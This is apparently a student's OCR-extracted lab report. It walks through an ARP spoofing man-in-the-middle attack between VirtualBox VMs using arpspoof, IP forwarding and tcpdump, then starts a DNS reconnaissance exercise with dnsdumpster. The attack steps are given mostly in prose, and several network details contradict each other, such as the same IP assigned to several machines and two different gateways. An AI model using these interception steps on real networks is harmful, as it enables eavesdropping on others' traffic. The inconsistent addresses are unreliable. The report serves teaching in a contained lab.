Maria Valencia

CSC 154


Lab 4

Network Services


Exercise 4.1 ARP Spoof Attack

In this task, I created a VirtualBox NAT network and spoofed the address of the gateway and victim interfaces to discreetly capture the victim's traffic. I used Ubuntu and Kali VMs under NAT Network mode network settings.


Step 1: I created a NAT network. In my Host Machine, I started VirtualBox, selected tools and then network settings. I selected the “NAT network” tab.




Then pressed the create button and observed a new NAT network has been created named NatNetwork.



Step 2: I set the ubuntu and kali VM's network settings to use the "NAT Network" adapter and specify the newly created "NatNetwork" before I start each VM.





I logged in to the Ubuntu VM, launched a terminal and checked the IP address of the machine (victim) using the “ip a” command.

```
maria@ubuntu:~/Desktop$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
 group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_code
l state UP group default qlen 1000
    link/ether 08:00:27:3f:a7:68 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixr
oute enp0s3
       valid_lft 86390sec preferred_lft 86390sec
    inet6 fe80::ada0:b158:f380:d382/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Both VMs are on the 10.0.2.15/24 subnet, meaning they should be able to communicate. Next, I check the ARP table on the Windows VM using the arp command to see what entries it currently has.

```
C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : hsd1.ca.comcast.net
   Link-local IPv6 Address . . . . . : fe80::c162:b36c:5c55:13e2%8
   IPv4 Address. . . . . . . . . . . : 10.0.2.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.2
```

While there are several entries, I do not see an entry for the Ubuntu IP address. This means that the Windows VM hasn't made any recent connections to Ubuntu. Jumping back onto the Ubuntu VM I start a packet capture using tcpdump while setting the interface using the -i option and only capturing ARP packets. I also use the -vv for very verbose output to give me details on the captured packets

```
maria@ubuntu:~/Desktop$ sudo tcpdump -i enp0s3 arp -vv
[sudo] password for maria:
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), snapshot
 length 262144 bytes
```

Here I pinged the ubuntu machine.

```
C:\Users\maria>ping 10.0.2.15

Pinging 10.0.2.15 with 32 bytes of data:
Reply from 10.0.2.15: bytes=32 time<1ms TTL=128
Reply from 10.0.2.15: bytes=32 time<1ms TTL=128
Reply from 10.0.2.15: bytes=32 time<1ms TTL=128
Reply from 10.0.2.15: bytes=32 time<1ms TTL=128

Ping statistics for 10.0.2.15:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

```
C:\Users\maria>arp -a

Interface: 10.0.2.15 --- 0x8
  Internet Address      Physical Address      Type
  10.0.2.2              52-54-00-12-35-02     dynamic
  10.0.2.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```


```
maria@ubuntu:~/Desktop$ sudo tcpdump -i enp0s3 arp -vv
[sudo] password for maria:
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), snapshot
 length 262144 bytes
15:24:39.119206 ARP, Ethernet (len 6), IPv4 (len 4), Request who-ha
s 10.0.2.2 tell 10.0.2.15, length 28
15:24:39.119491 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.0.2.2
 is-at 52:54:00:12:35:02 (oui Unknown), length 46
```

Still on the Ubuntu machine, I run the route command to identify the default gateway 10.0.2.1 in the destination placeholder address 0.0.0.0. Before running the command, I need to install net-tools if not already on the machine. The following screenshot show the result of this command in a table that is word wrapped so I've highlighted the table entry. This entry identifies the virtual switch is located at 10.0.2.15.

```
maria@ubuntu:~/Desktop$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref
 Use Iface
0.0.0.0         10.0.2.2        0.0.0.0         UG    100    0
   0 enp0s3
10.0.2.0        0.0.0.0         255.255.255.0   U     100    0
   0 enp0s3
169.254.0.0     0.0.0.0         255.255.0.0     U     1000   0
   0 enp0s3
```


Step 3: I start setting up the attack from the Kali box by opening a terminal and switching to the root user. Many of the commands needed for this attack require elevate privileges within Kali so it'll be easiest to perform all actions as the root user. Then I install dsniff

which includes several utilities including arpspoof that I'll use to launch the ARP poisoning attack.




Before I use the newly installed arpspoof utility in dsniff , I need to configure the Kali machine to forward IP packets. This will ensure the victim's traffic reaches its desired destination and returns an expected result while helping the attack remain discrete. I accomplish this task by setting the value "1" to the ip_forward setting under running processes

To use arpspoof , I will need to identify which network interface to configure the command with. A list of interfaces can be identified using the ip command. Here, I can see the primary interface is "eth0" which has an IP address 10.0.2.15 from the NatNetwork




Using arpspoof , I will tell the victim that the Kali address is the default gateway using the interface, victim IP, and gateway as options in the command. The interface is configured using the -i option while the target is defined under the -t option. Once entered, the tool immediately begins flooding the victim with ARP RES packets claiming the Kali VM's IP on interface eth0 is the gateway. Eventually, the victim will add these claims in the ARP table and start sending traffic to Kali instead of the gateway. Recall that we learned about the Ubuntu IP address and the gateway from the commands ran on the Ubuntu machine, but they could just as well been discovered through network reconnaissance efforts, like using NMAP



With the ARP poisoning running against the victim Ubuntu machine, I'll setup another arpspoof targeting the default gateway. The purpose here is to poison the gateway into

thinking that the Kali machine is the Ubuntu victim machine. The command is similar to the previous one, except the IP address for the victim and the gateway are in swapped positions. I open another terminal and switch the user to root then run arpspoof again


Kali now has two open terminals each running arpspoof trying to poison the ARP tables of the gateway and the victim. Once they are both adequately poisoned, they will send traffic to the Kali machine an Kali will forward the packets to the intended destination. At this point, I can observe the intercepted traffic using a tcpdump packet capture. I configure tcpdump to use the default snapshot length by using the -s 0 option and filter the traffic to include http traffic only. I also use the -vvv for very very verbose output . Tcpdump will be ran within a fresh terminal, the third terminal instance, in the Kali machine as root




Step 4; Any HTTP packets from the victim should appear in my tcpdump packet capture running in Kali now. Now, I can demonstrate packet sniffing by invoking an HTTP request from the victim Ubuntu machine. Switching back to the Ubuntu machine I make an http request to "example.com" with password as a GET parameter by using the wget utility. I also output the text to a temporary test file

4.2 Zone Transfer File

Step 1: Using the Ubuntu VM with NAT network mode set to ensure access to the internet, I open the default browser Firefox and navigate to "dnsdumpster.com". Once at the site, I enter google.com into the domain and review the results


ubuntu (fresh) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
Sep 27 16:04
DNSDumpster.com - dns
https://dnsdumpster.com
dns recon & research, find & lookup dns recor
exampledomain.com
Search
Showing results for google.com
Right Ctrl


DNSDumpster.com - dns
https://dnsdumpster.com
DNS Servers
MX Records
TXT Records
Host (A) Records
Domain Map
Hosting (IP block owners)
GeoIP of Host Locations
200
150
50
0
GOOGLE
LibreOffice Writer

DNS Servers

ns4.google.com.	216.239.38.10	GOOGLE United States
ns2.google.com.	216.239.34.10	GOOGLE United States
ns3.google.com.	216.239.36.10	GOOGLE United States
ns1.google.com.	216.239.32.10	GOOGLE United States

MX Records ** This is where email for the domain goes...

10 smtp.google.com.	142.251.163.26	GOOGLE United States


TXT Records ** Find more hosts in Sender Policy Framework (SPF) configurations

"docusign=05958488-4752-4ef2-95eb-aa7ba8a3bd0e"
"docusign=1b0a6754-49b1-4db5-8540-d2c12664b289"
"globalsign-smime-dv=CDYX+XFHUw2wml6/Gb8+59BsH31KzUr6c112BPvqKX8="
"google-site-verification=TV9-DBe4R80X4v0M4U_bd_J9cpOJM0nikft0jAgjmsQ"
"google-site-verification=wD8N7i1JTNTkezJ49swvWW48f8_9xveREV4oB-0Hf5o"

